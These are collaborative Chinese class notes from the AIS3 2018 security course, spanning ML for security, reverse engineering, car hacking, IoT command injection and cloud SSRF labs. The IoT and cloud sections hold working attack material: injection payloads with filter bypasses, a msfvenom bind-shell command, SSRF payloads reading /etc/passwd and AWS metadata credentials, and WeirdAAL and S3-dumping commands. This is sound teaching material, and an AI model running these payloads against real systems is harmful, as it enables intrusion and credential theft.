# AIS3 2018 南區共筆
官方網站 : https://ais3.org/
聊天室 : https://bit.ly/2OoISSS ←看到最後 ```/*https://tlk.io/ais3-2018*/```
北區共筆 : https://bit.ly/2uZ1zVg
中區共筆 : https://bit.ly/2OoISSS
[TOC]
### 7/30 (一) 14:00 - 17:00
- 講師 : 陳仲寬 交通大學 BambooFox
- Machine learning for security
- Docker 教學
```
# Start an interactive terminal in an exsiting docker.
docker -it [docker_id] [binary]
# List all docker IDs
docker ps
# Load a file into docker.
docker load < [file]
```
- 架設jupyter notebook
```
# 講師的 docker image
sudo docker pull bletchley/mlsec:ais3
# 先看有沒有load成功
sudo docker images
# run起來
sudo docker run -it -p 8888:8888 bletchley/mlsec:ais3 bash
# 進 docker 之後執行
jupyter notebook --allow-root
```
- Confusion Matrix
- 如果想要判斷很多種病毒,rootkit...等
- 多種class的區分
- ROC曲線越靠近100%則越好(越貼左上)
- False positive/false negative越高越好?
- 防毒軟體會避免誤殺
- 高安全性環境寧可錯殺也不放過
- 根據環境設計要偏重False positive/false negative?
- 近年有許多好用的工具Numpy tensorflow等
#### LAB 0-1 Payment Fraud
- 打開mlsec/frauddetect/logistic-regression-fraud-detection.ipynb
- One-hot-encoding
- 值沒有任何意義,只作為種類之分,要轉成數字
- 把各類轉成欄位,有幾類就會新增幾欄
- 若太多欄位,就要評估有沒有用!
```python
df=pd.get_dummies(df,columns=["paymentMethod"])
```
- 做出train dataset和test dataset,先用train dataset訓練出model,再用test dataset測試訓練結果
```python
X_train, X_test, y_train, y_test = train_test_split(df.drop('label', axis=1), df['label'],test_size=0.33, random_state=17)
```
- 訓練:LogisticRegression
```python
clf = LogisticRegression().fit(X_train, Y_train)
y_pred = clf.predict(X_test)
```
可以到[scikit-learn](http://scikit-learn.org)搜尋其他方法LogisticRegression只是其中一種
#### LAB 0-2 Anomaly Detection
- mlsec/cpu_anomaly/arima-forecasting.ipynb
- Arima algorithm 可以找出
- 資料有無cycle
- 資料有無趨勢
- 資料長時間的偏移
- 直接run不用寫
- Machine Learning的問題
- Overfitting
- 過適,model太會學了
- 不會變通
- 背考古題
- Underfitting
- 不太會學的model
- School of machine learning
#### Symbolists 符號理論學派
- 所有的智慧可以被簡化成操縱符號,就像數學家求解方程式的過程, 是透過用其他表達式來替換表達式的方法。
- $2+\ 2=\ ?$
- $2+\ ?=\ 4$
- 蘇格拉底是人+人會死=?
- 蘇格拉底是人+?=蘇格拉底會死
- 早期有人嘗試把人類的所有規則都定義來判斷
- Apriori Principle
- Decision Tree - ID3
- Main loop:
- A="Best" decision attribute for next node(挑最好的屬性 失敗就換下一層去判斷)
- But which attribute is best to split on?
- entropy in ML(計算亂度的工具)
- $Entropy(S)\equiv-p_{\oplus}log_{2}p_{\oplus}-p_{\ominus}log_{2}p_{\ominus}$
- 
- Information Gain (衡量entropy的improvement)
- entropy值越高代表資訊越不確定,越低代表結果越明確,分類後值越低代表分類的效果越好。
- 切了一刀之後entropy變好或變壞 選最好的那一刀
- ref : [圖解機器學習](http://www.r2d3.us/%E5%9C%96%E8%A7%A3%E6%A9%9F%E5%99%A8%E5%AD%B8%E7%BF%92%E7%AC%AC%E4%B8%80%E7%AB%A0/)
#### LAB 1-2 Malware Classification
- 已經features選好的dataset
- mlsec/malware/malware-classification
1. 先看FileAlignment欄位在兩者中有無區別性
- 沒有
2. 再看SectionsMaxEntropy欄位在兩者中有無區別性
- 有
```python
plt.figure(figsize=(20,10))
plt.hist([legit_binaries['SectionsMaxEntropy'], malicious_binaries['SectionsMaxEntropy']],\
range=[0,8], normed=True, color=["green", "red"],label=["legitimate", "malicious"])
plt.legend()
plt.show()
```
3. 將不重要的欄位drop掉
```python
X = df.drop(['Name', 'md5', 'legitimate'], axis=1).values
y = df['legitimate'].values
```
4. 使用 ExtraTreesClassifier選好的features
```python
# Build a forest and compute the feature importances - n_estimators:The number of trees in the forest.
forest = ExtraTreesClassifier(n_estimators=10).fit(X, y)
# Meta-transformer for selecting features based on importance weights.
model = SelectFromModel(forest, prefit=True)
X_new = model.transform(X)
```
- PS: 其他Algorithms
```python
algorithms = {
"DecisionTree": tree.DecisionTreeClassifier(max_depth=10),
"RandomForest": ensemble.RandomForestClassifier(n_estimators=50),
"GradientBoosting": ensemble.GradientBoostingClassifier(),
"AdaBoost": ensemble.AdaBoostClassifier(),
"GNB": naive_bayes.GaussianNB()
}
```
#### Analogizers 類比推理學派
- Regression
- Linear Regression
- Polynomial Regression
- Model Optimazation - Gradient Descent
- 嘗試將error圖畫出來 沿著梯度下降,一路走到local optimal
- 可配合模擬退火演算法
#### Lab 2-1 Linear Regression
- /home/ml/Desktop/intro/00-linear-regression.ipynb
- Repeat until convergence
- $\theta_{j}:=\theta_{j}-\alpha\frac{1}{m}\sum_{i=1}^{m}(h_{\theta}x^{i}-y^{i})x_{j}^{i}$
#### Bayesians 貝氏定理學派
- 以機率為主
- 根據時間和證據 更新假設
- 根據新的資料調整可信度(先驗VS後驗機率)
- 
#### LAB 3-1 Spam Filter
- 寫分類找出垃圾郵件
- spam/spam-fighting-blacklist.ipynb
- nltk: [Natural Language Toolkit](https://www.nltk.org/)
- 用stopwords list去除掉太常出現的單字,e.g.:'the','is'
- 抓出只出現在spam中的單字,去除掉好的Mail有的字
- spam/spam-fighting-naivebayes.ipynb
- 用CountVectorizer()統計各單字出現的次數
- In [2] 記得路徑前面加 ```../```
#### Evolutionaries 演化論學派
- 物競天擇
- 常用在調整參數 或者 用在類神經網路的選層數架構
#### Connectionists 類神經網路學派
- Tensorflow
- [理論影片](https://youtu.be/aircAruvnKk)
#### Principle Component Analysis (PCA)
- 降低維度 留下較有用的組合
- 找出資料中較重要的維度方向來表示
- [參考網頁](http://setosa.io/ev/principal-component-analysis/)
#### LAB 6-1 XSS Detection
- WAF
- adversarial_learn/binary-classifier-evasion.ipynb
- _coef,代表每個字受到不同係數影響的程度
> *Email : ckchen@cs.nctu.edu.tw*
### 7/31 (二) 09:30 - 12:30
- 講師 : 林昆立 TDOHacker
- 逆向工程實務
- 投影片 : https://game.ntu.st/ais3-re-practice.pdf
- 用virtualbox裝win7的看[這篇](http://blog.xuite.net/yh96301/blog/300232354-VirtualBox+4.3%E5%AE%89%E8%A3%9DWindows+7%E6%94%AF%E6%8F%B4DirectX+3D)
- 開機後先到控制台移除VMtools
- 之後虛擬機重開時按F8 選擇 安全模式開機
- 開啟VirtualBox選項Device->Insert Guest Additions CD image...
- 打開Win7裡的 光碟機 執行 VBoxWinodwsAdditions.exe
- 安裝時 有一個地方要記得打勾安裝 Direct3D support
- 裝好後關機
- 到virtualbox設定虛擬機->顯示->底下的2D 3D加速打勾
- 開機 完成
- cheat engine: ctrl+g 跳到指定的記憶體位址
- 要建立範例程式編譯時要用的CL要在開始菜單中打開Microsoft Visual Studio 2017->Visual Studio Tools->Visual Studio命令提示(2017),之後才能使用CL編譯程式,不然要自行添加Visual Studio環境變數也可以。
- [x64dbg](https://x64dbg.com/)
- 在指令上按兩下/按Space,可以更改組合語言
- 在暫存器上按兩下可以直接更改暫存器的值
- [movfuscator](https://github.com/xoreaxeaxeax/movfuscator)
- 原理可以參考數位邏輯電路
- Function call
- ebp會定在一個地方
- esp會亂跑
- Calling converting(i.e.ABI)
- 基本上回傳都放到eax rax
- 但是傳入參數到function就不一樣了(各家都不同)
- stdcall in 32bits
- 參數逆序push進堆疊
- return後,由被呼叫函數清除堆疊上的參數
- Windows預設用這個
- 64bits Linux
- 參數依序放進RDI,RSI,RDX,RCX,R8,R9
- 參數超過六個就放堆疊
- return後,由call的那一方清除堆疊上的參數
- 方便找到main的位置
```c
print(“main function at %p\n”, &main);
```
- Control flow
- cmp會將相減的結果記錄在EFLAGS裡
- ref : http://unixwiz.net/techtips/x86-jumps.html
- JA JB用於無號數 JG GL則是有號數
- 往後跳躍通常是 if 往前跳躍則是loop
- 從 1 加總到 10:
- Code
```c
#include <stdio.h>
int main() {
int sum = 0;
for (int i=1; i<=10; i++) {
sum += i;
}
printf("1 + ... + 10 = %d\n", sum);
}
```
- 編譯好進 IDA Free (新版只支援 64-bit)
- Shift+F12 進 Strings
- 找到 "1 + ... + 10 = %d\n" 字串點兩下進去
- 按 Ctrl+X 就可以追進被參照的地方 (List cross reference)
- 就可以看到程式的流程
- x64dbg cheet sheet
- Ctrl-F2: 重新執行被debug程式
- F7: step in
- F8: step over
- F9: continue
- Ctrl-G: jump to
- IDApro cheet sheet
- 待補
- IDA Pro 在處理有不定數量參數的function可能會有問題
- 脫殼
- 找OEP(original entry point)
- Memory dump
- 軟體保護 : 讓破解成本遠高於獲得利益
- CheatEngine
- 有關的資料會放在附近
- https://game.ntu.st/
### 7/31 (二) 14:00 - 17:00
- 講師 : Asuka Nakajima NTT
- Reverse Engineering Dojo: Enhancing Assembly Reading Skills
- ==**Ultimate goal: Human Decompiler**==
- x86 Assembly basic
- 
- function call(cdecl)
```asm
#function(1,2,3)
push 0x3
push 0x2
push 0x1
call function
add esp, 0xc #caller cleans stack
```
- function call(gcc)
```asm
#function(1,2,3)
mov DWORD PTR[esp+0x8],0x3
mov DWORD PTR[esp+0x4],0x2
mov DWORD PTR[esp],0x1
call function
```
- stack frame(上面才是stk底部)
|content|pointer|stackframe|
| ------ | ----|---|
|傳入參數(RTL)||caller|
|return address||callee|
|saved BP(main)|<-ebp|callee|
|local variable||callee|
||<-esp|
- C++ RE basic
- Local
- Before the member function is called, "this" was passed.
```asm
lea ecx, [ebp+foo] #this
```
- Constructor
- 先call new, 再call constructor
- Destructor
- 先call destructor, 再call delete
- 繼承
- 子類別會call父類別的constructor
- Virtual function
- Vtable pointer added as a hidden member
- Vtable
- Array of function pointer which is decleared as a virtual function
> [Reverse Engineering Dojo 解答](https://drive.google.com/file/d/0B0SJYWv42YJAVHJ2cVZFcVdZQkE/view),答案是前年的,可能有些為不同
> *Email: nakajima.asuka@lab.ntt.co.jp*
### 8/1 (三) 09:30 - 12:30
- 講師 : 叢培侃 奧義智慧科技
- 基礎汽車網路安全研究
- 投影片From Cyber Security to Car Hacking.pdf
- 密碼:car101
- 原廠要診斷車子的時候會接到OBDII
- 大多位於方向盤下面
- OBD汽車的診斷系統
- ECU是車子的電腦
- 汽車設備通常走CAN Bus
- CAN bus概念類似TCP/IP
- UDS 概念類似Http (application layer)
- ECO很便宜,可以買來玩玩(去汽車殺肉場越重越貴)
- 頻寬大的走Ethernet/FlexRay/MOST
- 頻寬小的走LIN/CAN
- 馬力可用參數改(?
- Keyless可以用訊號延伸來解
- 無法針對keyless作重送攻擊
- 所有的驗證都在Transponder裡
- 常見keyless演算法: megamos/hitag/DST-40
- IVI(多媒體載具)最多人研究的,最常能連上Ethernet的載具
- 歐洲車安世界第一XD
- CAN(Controller Area Network)就是扭起來的雙絞線
- 差動傳輸
- 傳輸速度慢
- 抗干擾才扭起來
---

- Arbitration ID越小越先被處理,可被偽造
- 一個封包8byte
- 重點在於如何將CAN訊號整理解析 重點不是用什麼設備收訊號
- 用一個叫ECOM的線 大概5千多
- ECOM有很好的library,可以做很多事情
- 或者 ValueCan 賣的是他的軟體
- 還有 Universal ECU Bench Cable
- 有多條線可以直接插到ECU上
- UDS有定義許多方法 有規範ECU的安全
- [UDS定義](https://en.wikipedia.org/wiki/Unified_Diagnostic_Services)
- 0x27類似linux上的su
- SEED有4byte
- SEED驗證在backend
- UDS Hijacking用現有的session取得access level
- 目前比較可行的方式是對ECU firmware做逆向工程
- Firmware有Tuning protection
- 解法: BSL booting mode
- Bootloader從CAN bus傳入
- Bootpin接$5\Omega$接地
### 8/1 (三) 14:00 - 17:00
- 講師 : 劉建宗 安華聯網
- 軟體安全開發實務
- V2 password:Fqv$M;K[8&@-2Hm~
- V3 password:ZtA6t735ZH:D7S?r
- V4 password:eDpYJbD},"*74?"W
- 環境安裝
> 1.先將src資料夾內的.cpp檔案複製到CppUnitLite資料夾內
> 2.開啟DevCpp建立新project名字取CppUnitliteDev
> 3.選擇Static Library
> 4.對專案CppUnitliteDev按右鍵
> 5.將檔案加入專案
> 6.將CppUnitLite資料夾內的檔案全部加入專案
> 7.執行 --> 編譯
> 8.CppUnitliteDev資料夾內應該會出現CppUnitliteDev.a檔
> ref : [有圖文的教學 但是不完全正確](https://myweb.ntut.edu.tw/~yccheng/oop2009/Docs/DevC++%20and%20CPPUnitLite%20Guide_v1.pdf) or [中區筆記](https://hackmd.io/6nEH-jsZT56fOkL1_j2Upw?view#Unit-Test)
- 接著打開V2專案
> 1.把CppUnitLite資料夾丟到V2資料夾內
> 2.專案p3-1右鍵 --> 專案選項
> 3.參數 --> Linker --> 新增程式庫或目的檔
> 4.加入剛剛產生的CppUnitliteDev.a檔
> 5.在main.cpp加入 `#include "CppUnitLite/TestHarness.h"`
> 6.plamath.cpp也加入`#include "CppUnitLite/TestHarness.h"`
> 7.把main.cpp裡的main function註解掉
> 8.加入以下main function
```cpp=
int main() {
TestResult tr;
TestRegistry::runAllTests(tr);
return 0;
}
```
> 9.在playmath.cpp的最底部開始加入TEST function(中區筆記內容)
```cpp=
TEST(Math, creation) {
// 這個Math, creation的參數我不知道是什麼...
// 各種TEST...
}
//Example.
TEST(Math,creation){
string test = playMath("555+5*7");
LONGS_EQUAL(590,atoi(test.c_str()));
}
//把590改成其他數字 他就會跟你說這東西錯了
```
#### 軟體安全分析
- 先確定程式的安全界線在哪裡 先畫一個範圍 你覺得這個範圍內不會造成程式的威脅
- 界限出來,interface出來,可能的漏洞就出來了
- 把可能的攻擊方法都列出來 一一驗證

- STRIDE
### 8/2 (四) 09:30 - 12:30
- 講師 : 王歆綺 資策會
- 遠端注入與無檔案式攻擊技術
- [線上convert](http://www.unit-conversion.info/texttools/hexadecimal/)
- xxd (~~XXD~~
- 將7檔案 用blockow.cmd變成shellcode之後(指令:blockow.cmd 7 會生成shellcode檔案)
- 用IDA 和 Ollydbg打開shellcode檔案
- 發現sub_401088 function 在call windows API (5f327377h等)
- 在sub_401088 function內 找出 call ebp的address 然後到ollydbg 下斷點 共有 3個call ebp 和 40107f的jmp eax
- 然後多按幾次f9執行 會看到jmp eax那行 後面有個灰色的字 寫那個library的名字 找到ws2_32.bind 這個 library 再去找他的IP
- 去google bind的windows API 會看到如簡報上所看到的code
- 相關的參數會在堆疊上照順序存放
- 看到push一堆數字 就要懷疑是windows API
- 然後又call ebp所以可能是執行API
- 許多API在執行時需要參數 所以要看stack內容 才知道參數(listen port 等)
- 資安高峰會的[openEMR漏洞解析](https://hackmd.io/_4_75fbzRL6n-kqcGk6KrA?view#OpenEMR-System%E6%BC%8F%E6%B4%9E%E6%8E%A2%E6%9E%90)
### 8/2 (四) 14:00 - 17:00
- 講師 : 劉作仁 安華聯網
- 連網裝置安全檢測

- Command injection
- 嵌入式設備最常出現的問題是 command injection,而不是 sql injection
- 需要注意對方 host 是什麼系統
- 常用 payload
- ;command
- && command
- \`command\` (比較不容易被擋)
- $(command) (比較不容易被擋)
- 如果 "cmd1 && cmd2" 被擋,可用 || 代替,不過 cmd1 要為false
- 容易被注入的功能: ping, ntp, dhcp
- http://10.103.10.182/dvwa
- [pentestmonkey](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)
- command injection 最常用的指令 reboot...可以很快知道該指令有沒有被執行成功
- 可用 ${IFS} 代替空白 <-- 要大寫(Internal Field Separator的縮寫)
- 發現弱點
- 注入點
- 簡易測試指令
1. 時間伺服器
2. 防火牆設定
3. 網路設定
4. 網路診斷功能
5. 測試指令越簡單越好
6. 一個單字尤佳
- 繞過限制
- 防火牆阻擋
- 字串過濾或檢查
1. Clear Inbound Rules
2. Clear Outbound Rules
3. 系統保留字
4. No bash, only ash
5. 寫入 /tmp
- 取得控制介面
- 主動連接
- 反向連接
1. 使用Telnet/SSH
2. 使用Netcat Listen Port
3. 製作新的Shell
4. 確認CPU架構
5. Metasploit快速上手
```
#msfvenom --format elf --arch mipsle --platform linux --out mipsle.elf --payload linux/mipsle/shell_bind_tcp VAR1=VAL1 VAR2=VAL2 VAR3=VAL3
```
Source:https://www.offensive-security.com/metasploit-unleashed/msfvenom/
- 許多嵌入式設備的指令都是由[busybox](https://busybox.net/)提供
- binwalk -Me <firmware_filename>
- Firmware-Mod-Kit
- 直接拆flash 再來把架構切出來 然後讀出他的程式
```shell=
apt-get install libglib2.0-dev libpixman-1-dev
cd qemu-master;mkdir build;cd build
../configure --static --enable-debug --target-list=arm-linux-user,armeb-linux-user,mips-linux-user,mips64-linux-user,mips64el-linux-user,mipsel-linux-user
#上面那行好像有問題 講師沒release slide所以不知道
make && sudo make install
7z x 3E7000.tar
cp~/qemu/bulid/mipsel-linux-user/qemu-mipesl
chmod +x bin/udps
sudo chroot .....
```
### 8/3 (五) 09:30 - 12:30
- 講師 : 王凱慶 中華電信/中華資安國際
- 網站應用程式安全 雲端上常見的資訊安全問題
- 講師Email:[hi@kaiching.wang](hi@kaiching.wang)
- 傳統環境與雲端環境
- [講師ㄉ部落格](https://blog.keniver.com/)
- 傳統
- 以最低需求服務
- 雲端環境
- 高度變化
- 數不清的服務
- 簡單三步驟
1.看服務供應商手冊
2.覺得雲端很安全
3.告訴老闆客戶我們很安全

* 雲端環境下的資訊安全評估
- 其他可以考慮的議題
1. 浮動IP範圍
2. 服務是否暴露在PUBLIC環境
3. 系統弱點如何被patch的
4. 入侵系統後還能做什麼?
5. 網路架構是怎麼一回事?
6. 應用架構特性差異
- 雲端環境的差異
| 工作項目 | 傳統環境 | 雲端環境
| ------ | ------ | ------ |
| 部署網站 | 上傳code | 上傳code |
| 檔案儲存 | FTP/WebDav | S3
| 架設服務 | 自己裝 | IaaS/PaaS/SaaS |
| 網路系統 | IT維護人員 |雲端管理
- 工作項目沒有太大的差別
- 網站弱點不管在雲端還是傳統環境差異不大
:::warning
- :warning:在開始之前...
- 先確保有獲得授權
- 請先進行系統備分與還原測試
- 不要在正式環境下使用auto function
- 不小心撿到野生的資料請回保相關廠商
(怕被吉(告)的話請投到HITCON zeroday)
:::
- EDOS

- 資訊蒐集
- IP舉例
- Amazon web ...
- https://ip-ranges.amazonaws.com/ip-ranges.json
- Google Cloud....
- IP列舉
- 掃描雲端廠商所有IP很慢
- DNS是好方向
- 網域列舉
- 搜尋引擎
- Crt.sh
- PassiveDNS
```=
搜尋引擎 site:ais3.org (Google,bing,yahoo,百度,Yandex都用一次)
**yandex-->找垃圾很威!google的俄羅斯版(?
網域列舉Crt.sh證書透明度查詢系統 僅有效憑證資訊可供查詢
**網站很不穩定,常出事(?
```
- 資訊蒐集
- 網頁列舉
- Crt.sh or 賽門鐵克 censys
- 證書透明度查詢
- 僅有校憑證資訊可供查詢
(AIS3網站有藏很多flag,但是都沒人找到,管理人表示他很傷心QQ)
- PassiveDNS
- 紀錄曾經解析過的網域
- 分析網域過往行為
- Virustotal search
- 搜尋 ais3.org,可以看到各種紀錄
- 網域列舉
- [DNSdumpser](https://dnsdumpster.com/)
- [shodan](https://www.shodan.io/)
- [censys](https://censys.io/)
- [zoomeye](https://www.zoomeye.org/)
- [Sublist3r](https://github.com/aboul3la/Sublist3r) (暴力破解用, 也是本好的字典)
- CSP(contest Security Policy)
- CSP用於指定網站資源的有效域,用於強化XSS攻擊的抵抗能力
- DNS相關攻擊
- 網域劫持
- 使用第三方服務(SaaS),使用CNAME綁定自家網域。
- 忘記移除DNS指向紀錄,但目標服務已經移除
- 攻擊者重新註冊該服務,獲取網域內容控制權
- 繞過CDN
- 為什麼要繞過?
- 有WAF
- 繞過CDN
- DDOS就打的到?
- 容易Debug
- **額外的注入機會**
- AP通常是如何獲取使用者IP?
- 使用CDN的AP要如何獲取真實IP?
- 怎麼繞過
- 嘗試找舊的IP
- 找尋報路在網站上的真實IP
- [censys](https://censys.io/)
- 尋找沒有受CDN保護的子網域
- 調整HTTP Referer
- 觀察Header
- 如何正確使用CDN
- 使用安全通道 GRE tunnel or VPN
- 僅允許CDN與AP進行連線
#### 練習題1
https://realme.0x61697333.cf (一個flag)
http://a????????t.0x61697333.cf (1個flag)<--好像比較簡單(?
http://ais3secret.0x61697333.cf/
- 題解
1.用Virustotal搜尋https://realme.0x61697333.cf 網址


2.使用Chrome插件[Modify Headers](https://chrome.google.com/webstore/detail/modify-headers-for-google/innpjfdalfhpcoinfnehdnbkglpmogdihttps://chrome.google.com/webstore/detail/modify-headers-for-google/innpjfdalfhpcoinfnehdnbkglpmogdi)修改Headers

3.再訪問[http://52.194.38.175/](http://52.194.38.175/)即得旗子:)
- Cloud Storage Service
- 資料儲存服務
- 透過API進行操作
- 雲端環境中的角色
- 資料長時間儲存
- 資料交換
- 儲存備份資料
- 最常見的安全問題
- 權限配置錯誤
- 被意外存取
- 網域劫持
- AWS S3
- 搜尋公開儲存空間
- [buckets.grayhatwarfare.com](https://buckets.grayhatwarfare.com/)
- 如何列舉目標S3 Bucket
- 使用字典檔
- 如何生成字典檔
- 手動產生
- 公司名稱
- Bucket Name具有唯一性
- 網址格式
- [Bucket name].地區.amazonaws.com
- 地區.amazonaws.com/[bucket name]

>下面沒看到QQ
>
>GG
> 只好參考其他區的共筆
- [AWSBucketDump](https://github.com/jordanpotti/AWSBucketDump)
- 全自動列舉公開的AWS S3
- 自動下載有興趣的檔案
python AWSBucketDump.py -l 字典檔 -g 關鍵字 -D.....QQ -m 檔案尺寸限制 -t 執行緒
#### 練習題2
- s3 bucket有一個ais3相關的bucket(1個flag)
```shell=
echo "ais3/flag" > keyword
python3 AWSBucketDump.py -l BucketNames.txt -g keyword -t 2
```
- http://gallery.0x61697333.cf (2個flag)(亂碼的話 這站是UTF8)
1. 看看2016 2017的圖片path 把網域名稱 改成2015
2. 有 asset-production 不試試看 asset-test 嗎?
- Hint
- 檔案關鍵字:ais3/flag
```
ais3
flag
```
- 迷你字典檔:https://pastebin.com/75SauPid
- Load Balancer
- Load Balancer的用途
- 附載平衡
- 動態增減服務主機
- Load Balancer的安全風險
- 部屬源汙染
- 探索服務汙染
- 經濟攻擊
ex:consul這服務探索
- AMI Market
- AMI封裝方式
- 主系統(加密)
- 儲存區
- 那個神祕的主系統....
- 網路控管
- 使用Security Group
- CloudMapper
- 視覺化網路連接狀況
> 初學者推薦使用 GCP (Google Cloud Platform)
#### SSRF 伺服器端服務請求偽造
- SSRF的攻擊面
- 借刀殺人 (ex:google robot)
- 探索內部服務(Port Scan)
- 攻擊內部服務(Struct2,Redis,ElasticSearch...)
- 讀取本機端檔案(/etc/passwd...)
- 識別服務光價/架構(Banner)
- 什麼地方會出現SSRF?
- 能夠發起網路請求的地方
- 呼叫其他服務
- 請求遠端資源(下載檔案、快取)
- 服務內建功能(Oracle,MSSOL,CouchDB...)
- 文件處理(ffmpeg, ImageMagic, Doc, Xlsx, PDF, XML) (ex:利用excel的公式請求檔案)
- 其他漏洞利用(Command Injection, SQLi, XSS, SSTI) (建議多看SSTI的漏洞,考試會考)
- 神奇服務
- Splash: Javascript Render Service
- 爬蟲會用到的工具
- 可以 GET/POST 還可以修改Header
- 運行方法
```
docker run -p 8050:8050 -p 5023:5023 scrapinghub/splash
```
多多尋找8050, 5023port
- 可利用協議
- Http/Https
- Gopher
- File
- Dict
* 常見的可利用服務
- ElasticSearch (大家常把他當DB用,各種隱私資料(?))
- CouchDB
- Redis
---
#### 練習3
- http://ssrf01.0x61697333.cf (1個flag)
- 內建: Elastic Search (1個flag)
- Ubuntu 14.01 + Nginx (預設路徑)
- 題解
* Payload
* file:///etc/nginx/sites-enabled/default
* file:///meow/ais3/index.php
* http://0:9200/_search
* 可利用協議
* Http/Https
* http://127.0.0.1:8080
* Gopher
* gopher://127.0.0.1:6378/_get
* File
* file:///etc/passwd
* Dict
* dict://127.0.0.1:8379/hello:world
* Elastic Search
* http://0:9200/_search
---
- 保護繞過
- HTTP 302 重新導向
- Location
- 任意變形
- IP變形
- 127.0.1
- 127.0x0.0x00.1
- 127.0.0.1==>http:
-http://0//(?)
dig 8.8.8.8.nip.io
- DNS Rebind
- 檢查與請求結果不一致
```shell
A.1.1.1.1.1time.127.0.0.1.1time.repeat.rebind.network
```
- 解析不一致(一個網址各自表述)
- 什麼是MetaData的IP位置?
- WeirdAAL (AWS Attack Library)
- 專門設計來攻擊AWS Service
:::warning
:warning: Py3才可以用喔
:::
```shell=
git clone https://github.com/carnal0wnage/weirdAAL
cd weirdAAL
pip3 install -r requirements.txt
python3 create_dbs.py
```
.env 補上 aws_session_token = <insert token>
---
#### 練習4
http://ssrf10.0x61697333.cf (3個flag)
- 題解
- http://169.254.169.254.nip.io/latest/meta-data/iam/security-credentials/MagicAIS3
- 去meta-data參觀
- 去user-data參觀 通常會有敏感資訊(?
- python3 weirdAAL.py -m recon_all -t demo
- S3
- python3 weirdAAL.py -m s3_list_buckets -t yolo
- python3 weirdAAL.py -m s3_list_bucket_contents -a "ais3-flag-box" -t yolo
- python3 weirdAAL.py -m s3_download_file -a 'ais3-flag-box','ais3-flag.txt' -t yolo
---
> index 用法看一下喔 下標不是兩個--
> 好喔,我只是方便點暫時OAO
> 這效率真高啊XD
> 好棒!XD
> 大家負責一行XD
### 南區-討論區
> 我不太會用這格式調整QQ
> Tab + shift Tab
> 誰可以把剛剛的網站用個連結上去R?
> [文字這邊](連結放這)
> 喔喔!謝大大
> 詳情請參閱[這個](https://hackmd.io/s/E1UakUq8) (?
> 投影片的圖片怎麼用上這裡阿?
> 直接拉就好 hackmd 很友善會幫你丟imgur
>
> 傻眼XD
> 難怪木棍有發文過ww 當時還不知道是三小
> 484各種這類活動的網站都有彩蛋啊?XD
> 聽說TDOH conf今年的網站有埋(彩蛋),但只是一張有趣的東西
> 有人打內容有調整格式這樣好像比較有效率(?
> 格式需要調整嗎 不是邊打就條好了(?
---
### 8/3 (五) 14:00 - 17:00
- 講師 : 鄭朱弘毅/林政君 趨勢科技
- 先進資安防護技術 & 實例:AI/IOT
- 基礎資安教育訓練:網頁 & IOT (TMSAT)
* Mirai開源網址:
* https://github.com/jgamblin/Mirai-Source-Code
>沒有人寫共筆ww
>:cat:
>:cat::cat:
>:cat::cat::cat:
>等等有好玩的遊戲
>~~強制沖水~~
>~~一言不合就幫你洗屁股~~
>~~一言不合就幫你買冰箱食物~~
>~~駭客格格 算我便宜一點拉><~~
>駭客: 抱歉我高估了臺灣的消費能力 <- 聽起來超悲傷的QQ QQ
>~~一言不和就幫你打豆漿~~ ~~原來是駭客家政婦啊~~
>~~快睡著~~
>
> 講者的聲音語調有點安詳
>~~我都念ㄇㄧ ㄖㄨㄞ-~~
>我念 咪賴~
>案例課
>shodan我都念 "朽店n"
>我怎麼覺得聽來聽去都是最近聽過的東西@@
>我是古阿莫-我要來講最近發生的所有資安事件
> 就時間輪迴
>等等!!講師會不會看共筆啊!!?
>不會吧 中區都失控了
>XD
>我覺得以後都不要用IOT的東西好了
>不用就不會被駭X)
>純樸生活w
>斷網最快
>不然就是自己架VPN自己的裝置都是走自己的內網
>然後就SSRF(?)
>中區金城武跟大家說午安
>午安
>台南億載金城武報到
>goodafternoon!:)
>可以請問第642行那邊那個欄位到底怎麼來的嘛?@@
> [name=君の名は]
> 不是啦!我是說上一堂課的練習@@
> CF-Connecting-IP 這串到底怎麼來的@@
> [Cloudflare](https://support.cloudflare.com/hc/en-us/articles/200170986-How-does-Cloudflare-handle-HTTP-Request-headers-)填的
```
CF-Connecting-IP
To provide the client (visitor) IP address for every request to the origin, Cloudflare adds the CF-Connecting-IP header.
"CF-Connecting-IP: A.B.C.D"
```
>所以是cloudfare的...指令?欄位?
>Cloudflare轉送到Host那邊的時候填入的header吧
>原來如此 謝大大指點<(_ _)>
>其實如果沒有白目的露出realip用cloudflare還蠻夠用的
>嗯嗯嗯?要結束了?!
>:cat:
>:dog:
>:apple:
>:computer:
>:video_game:
>:icecream:
>:hankey:
>:clock330: 下課 :question:
>今天好早!
>沒小遊戲嗎QQQQ
>什麼小遊戲?
>可以打的東西之類的
==:warning:沒密碼的WiFi很髒==
>可是大家都很喜歡連ˊ~ˋ
>~~其實有密碼的 wifi 也很(ry~~
>這場等一下可以玩 PaGamO ㄅ
>{%youtube ZOnTXxA-Oow%}
I have free wi-fi
---
- 省錢廣告:叫google home唸出來
* 長的像的簡報
* part2 ppt
{%pdf https://s.itho.me/cybersec/2018/pdf/0313_103-3.pdf %}
>...講師聲音好好聽喔 0A0!
>頭毛也好美喔!
>484有被外派到大陸過R
>覺得帥欸XD
>字正腔圓
>還捲舌兒
>有磁性的低音砲 >///< 只不過髮型讓我想到韓德爾(?XD
>認真,覺得帥!
>噗XD 欸很像女生的髮型欸XD 有在保養的樣子ww
>那個捲是要燙的
>這個咪ㄖㄨㄞ 我可以
> 我記得這簡報有在其他地方講過
> 大大們的簡報都是同一份這邊講那邊講X)
> 我是指AIS3以外的
> 除非巡迴不然應該不會重複那麼多吧
> 長官指定吧
> 好奇是哪間銀行w
> 花*吧
> 阿不就還好只有三碼w
> 應該是NIST, 800-63-3 上面寫B
[Digital Identity Guidelines(SP 800-63-3)](https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63-3.pdf)
>那這個呢?0.0
>[Digital Identity Guidelines](https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63b.pdf)
> 標題不一樣 title注意
>
- 安全的Session/Cookie
- 設定有效期限
